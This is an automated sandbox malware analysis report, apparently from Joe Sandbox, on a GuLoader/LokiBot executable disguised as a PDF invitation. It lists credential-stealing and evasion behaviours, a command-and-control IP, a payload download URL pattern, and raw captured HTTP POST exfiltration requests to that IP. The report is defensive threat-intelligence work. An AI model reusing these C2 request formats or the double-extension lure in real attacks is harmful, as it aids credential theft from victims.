ID: 531208
Sample Name: Anexo I e II do convite#U00b7pdf.exe
Cookbook: default.jbs
Time: 15:32:13
Date: 30/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Anexo I e II do convite#U00b7…

Overview


General Information

Sample Name:	Anexo I e II do convite#U00b7pdf.exe
Analysis ID:	531208
MD5:	e779a8be256d29..
SHA1:	5ff1cb154e50017..
SHA256:	9dbfeb5b6cdf7f4…
Infos:	

Most interesting Screenshot:



Detection




GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Potential malicious icon found
- Multi AV Scanner detection for subm…
- GuLoader behavior detected
- Yara detected GuLoader
- Hides threads from debuggers
- Tries to steal Mail credentials (via fil…
- Tries to harvest and steal Putty / Wi…
- Tries to detect Any.run
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- Anexo I e II do convite#U00b7pdf.exe (PID: 3144 cmdline: "C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe" MD5: E779A8BE256D298C6D96884724D7792B)
  - Anexo I e II do convite#U00b7pdf.exe (PID: 1304 cmdline: "C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe" MD5: E779A8BE256D298C6D96884724D7792B)
- **cleanup**

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://drive.google.com/uc?export=download&id="
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000000.338047511.000000000560000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000000.00000002.339290242.00000000020A0000.00000040.00000001.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Potential malicious icon found

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

Stealing of Sensitive Information:

GuLoader behavior detected

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 3 1 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2 1 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 2 1 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS Redirect Pl Calls/SMS

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Application Window Discovery 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 4	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1 5	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Anexo I e II do convite#U00b7pdf.exe	30%	Virustotal		Browse
Anexo I e II do convite#U00b7pdf.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
13.0.Anexo I e II do convite#U00b7pdf.exe.400000.1.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
13.0.Anexo I e II do convite#U00b7pdf.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
13.0.Anexo I e II do convite#U00b7pdf.exe.400000.3.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
0.0.Anexo I e II do convite#U00b7pdf.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
13.0.Anexo I e II do convite#U00b7pdf.exe.400000.2.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File
0.2.Anexo I e II do convite#U00b7pdf.exe.400000.0.unpack	100%	Avira	TR/Dropper.VB.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://63.250.34.171/tickets.php?id=156	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/gse_l9ocaq	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
drive.google.com	216.58.209.46	true	false		high
googlehosted.l.googleusercontent.com	216.58.208.129	true	false		high
doc-0g-14-docs.googleusercontent.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://63.250.34.171/tickets.php?id=156	true	• Avira URL Cloud: safe	unknown
http://https://doc-0g-14-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/iol8p470gcqqh0o2bl4lp5jq2phtn0nr/1638282825000/17938877548982121299/*/1woW1V-Fwjjb6G5mIgMHVwoyywXrCNcHQ?e=download	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
63.250.34.171	unknown	United States		22612	NAMECHEAP-NETUS	true
216.58.208.129	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
216.58.209.46	drive.google.com	United States		15169	GOOGLEUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	531208
Start date:	30.11.2021
Start time:	15:32:13
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Anexo I e II do convite#U00b7pdf.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0

Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.rans.troj.spyw.evad.winEXE@3/2@2/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.1%) • Quality average: 34% • Quality standard deviation: 39.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:34:09	API Interceptor	1x Sleep call for process: Anexo I e II do convite#U00b7pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
63.250.34.171	QfXk1qRIDN.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	P.I..xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Lkinv70923.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=550
	ODkVvBA5vb.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Product_Specification_Sheet.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=538
	loader2.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=550
	3MBqpjNC1q.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	Ship particulars.xlsx	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=537
	DHL Receipt_AWB8114704847788.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=552
	HalkbankEkstre20211124073809405251,pdf.exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=562

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Order EnquiryCRM0754000001965-pdf(109KB).exe	Get hash	malicious	Browse	• 63.250.34.171/tickets.php?id=544

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	Purchase Order.exe	Get hash	malicious	Browse	• 198.187.31.121
	Linux_amd64	Get hash	malicious	Browse	• 198.54.115.142
	Linux_x86	Get hash	malicious	Browse	• 185.61.153.120
	hNfqWik7qw.exe	Get hash	malicious	Browse	• 198.54.117.244
	RFQ...3463#.exe	Get hash	malicious	Browse	• 198.54.117.218
	0cgyGHN5k8.exe	Get hash	malicious	Browse	• 198.54.117.211
	QfXk1qRIDN.exe	Get hash	malicious	Browse	• 63.250.34.171
	s8b4XYptUi.exe	Get hash	malicious	Browse	• 198.54.117.215
	Dhl_AWB5032675620,pdf.exe	Get hash	malicious	Browse	• 198.54.121.168
	ASEA METAL-PRODUCT LIST294#U007eMB - Copy.doc	Get hash	malicious	Browse	• 198.54.117.211
	Quotation - Linde Tunisia PLC....xlsx	Get hash	malicious	Browse	• 198.54.117.210
	P.I..xlsx	Get hash	malicious	Browse	• 63.250.34.171
	Orden econo-002162.pdf.exe	Get hash	malicious	Browse	• 198.54.122.60
	vbc.exe	Get hash	malicious	Browse	• 198.54.117.218
	scan doc_0112000021.exe	Get hash	malicious	Browse	• 198.54.117.212
	payment advice_29011021.exe	Get hash	malicious	Browse	• 198.54.125.56
	BL_CI_PL.exe	Get hash	malicious	Browse	• 192.64.119.254
	KLL.SZX 202110 D27365.exe	Get hash	malicious	Browse	• 198.187.31.108
	Lkinv70923.exe	Get hash	malicious	Browse	• 63.250.34.171
	MesxDvlCE0.exe	Get hash	malicious	Browse	• 199.192.28.206

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	7UxX7VCtH5.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	ph.htm	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	tr.xls	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	counter-1389180325.xls	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	7Q8PBbf6W1.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	desc-1753454091.xls	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	uI6mJo4TJQ.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	ggLhVts2RG.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	uI6mJo4TJQ.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	5ZNjNuKyMn.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	desc-1196210401.xls	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	desc-1257712778.xls	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	win-1776374194.xls	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	wvYbWkOPqJ.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	wvYbWkOPqJ.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	QOnVnFwt66.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	Order confirmation.214254257766.PDF.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	098765545355.DOC.exe	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	win-1529645453.xls	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46
	Download_Statement_(0 seconds).htm	Get hash	malicious	Browse	• 216.58.208.129 • 216.58.209.46

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\414045e2d09286d5db2581e0d955d358_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbON:u
MD5:	89CA7E02D8B79ED50986F098D5686EC9
SHA1:	A602E0D4398F00C827BFCF711066E67718CA1377
SHA-256:	30AC626CBD4A97DB480A0379F6D2540195F594C967B7087A26566E352F24C794
SHA-512:	C5F453E32C0297E51BE43F84A7E63302E7D1E471FADF8BB789C22A4D6E03712D26E2B039D6FBDBD9EBD35C4E93EC27F03684A7BBB67C4FADCCE9F6279417B5 DE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.91903718028051
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Anexo I e II do convite#U00b7pdf.exe

General

File size:	115928
MD5:	e779a8be256d298c6d96884724d7792b
SHA1:	5ff1cb154e5001791e3dd019721462fe20bfec80
SHA256:	9dbfeb5b6cdf7f40899f2f36ecd59d8c1f72ec680248e4b42f69496c61b5d19c
SHA512:	0eeb559b54c2beef79378f71bc147575493f5d859ca814ddfcb46f340a7afebcf02297ddce03985772366ec30be8c10000e843a27da5958d7c6d3e8109925232
SSDEEP:	1536:7TkM4c0waCt/4ut/3ZlS/VONFjeh8JdThM78iK40n8VV0fRyqA:70cJvlS/VOrjehaTOJX0cV0fYqA
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....i...i...i...d...i.Rich..i.....PE..L.....|Q.....0.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x40131c
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x517CF201 [Sun Apr 28 09:55:13 2013 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	bee9d652e25bf42465265f6582df5734

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	E=Form_adepterhak@Form_SEMIJURID.For, CN=Form_Kalmuknuda1, OU=Form_Anthro5, O=Form_calycul, L=Form_RHAPHESSAM, S=Form_PILLMONGER, C=BI
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 11/29/2021 10:51:24 PM 11/29/2022 10:51:24 PM
Subject Chain	• E=Form_adepterhak@Form_SEMIJURID.For, CN=Form_Kalmuknuda1, OU=Form_Anthro5, O=Form_calycul, L=Form_RHAPHESSAM, S=Form_PILLMONGER, C=BI
Version:	3
Thumbprint MD5:	68C592CF7D2A2CD03819360F614D08CB
Thumbprint SHA-1:	58E1AF7458716DFDE5ADA2192843C20FBD7A889B
Thumbprint SHA-256:	432C10C7212D08B58F637E3CE97AAB0DD33BB301385662BFD13000B22CBEA931
Serial:	00

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1845c	0x19000	False	0.4708984375	data	6.01648433856	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x1a000	0x1c14	0x0	False	0	empty	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1c000	0x929	0x1000	False	0.177490234375	data	2.02437129548	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
Chinese	Taiwan	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/30/21-15:34:02.766162	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49748	80	192.168.2.3	63.250.34.171
11/30/21-15:34:02.766162	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49748	80	192.168.2.3	63.250.34.171
11/30/21-15:34:02.766162	TCP	2025381	ET TROJAN LokiBot Checkin	49748	80	192.168.2.3	63.250.34.171
11/30/21-15:34:02.766162	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49748	80	192.168.2.3	63.250.34.171
11/30/21-15:34:03.986641	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49748	63.250.34.171	192.168.2.3
11/30/21-15:34:05.456819	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49749	80	192.168.2.3	63.250.34.171
11/30/21-15:34:05.456819	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.3	63.250.34.171
11/30/21-15:34:05.456819	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.3	63.250.34.171
11/30/21-15:34:05.456819	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49749	80	192.168.2.3	63.250.34.171
11/30/21-15:34:06.698424	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49749	63.250.34.171	192.168.2.3
11/30/21-15:34:09.490068	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49752	80	192.168.2.3	63.250.34.171
11/30/21-15:34:09.490068	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.3	63.250.34.171
11/30/21-15:34:09.490068	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.3	63.250.34.171
11/30/21-15:34:09.490068	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49752	80	192.168.2.3	63.250.34.171
11/30/21-15:34:10.682764	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49752	63.250.34.171	192.168.2.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 30, 2021 15:33:57.795687914 CET	192.168.2.3	8.8.8.8	0x940c	Standard query (0)	drive.google.com	A (IP address)	IN (0x0001)
Nov 30, 2021 15:33:59.324996948 CET	192.168.2.3	8.8.8.8	0xebcb	Standard query (0)	doc-0g-14-docs.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 30, 2021 15:33:57.823571920 CET	8.8.8.8	192.168.2.3	0x940c	No error (0)	drive.google.com		216.58.209.46	A (IP address)	IN (0x0001)
Nov 30, 2021 15:33:59.351377010 CET	8.8.8.8	192.168.2.3	0xebcb	No error (0)	doc-0g-14-docs.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Nov 30, 2021 15:33:59.351377010 CET	8.8.8.8	192.168.2.3	0xebcb	No error (0)	googlehosted.l.googleusercontent.com		216.58.208.129	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- drive.google.com
- doc-0g-14-docs.googleusercontent.com
- 63.250.34.171

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49746	216.58.209.46	443	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49747	216.58.208.129	443	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49748	63.250.34.171	80	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
Nov 30, 2021 15:34:02.766161919 CET	1407	OUT	POST /tickets.php?id=156 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 413CA904 Content-Length: 190 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 30, 2021 15:34:03.986640930 CET	1408	IN	HTTP/1.1 403 Forbidden Date: Tue, 30 Nov 2021 14:34:02 GMT Server: Apache/2.4.38 (Debian) Content-Length: 287 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0d 0a 3c 70 3e 59 6f 75 20 64 6f 6e 27 74 20 68 61 76 65 20 70 65 72 6d 69 73 73 69 6f 6e 20 74 6f 20 61 63 63 65 73 73 20 74 68 69 73 20 72 65 73 6f 75 72 63 65 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 0d 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 33 38 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 36 33 2e 32 35 30 2e 33 34 2e 31 37 31 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403 Forbidden</title></head><body> Forbidden You don't have permission to access this resource. <hr><address>Apache/2.4.38 (Debian) Server at 63.250.34.171 Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49749	63.250.34.171	80	C:\Users\user\Desktop\Anexo I e II do convite#U00b7pdf.exe

Timestamp	kBytes transferred	Direction	Data
Nov 30, 2021 15:34:05.456819057 CET	1409	OUT	POST /tickets.php?id=156 HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 63.250.34.171 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 413CA904 Content-Length: 190 Connection: close
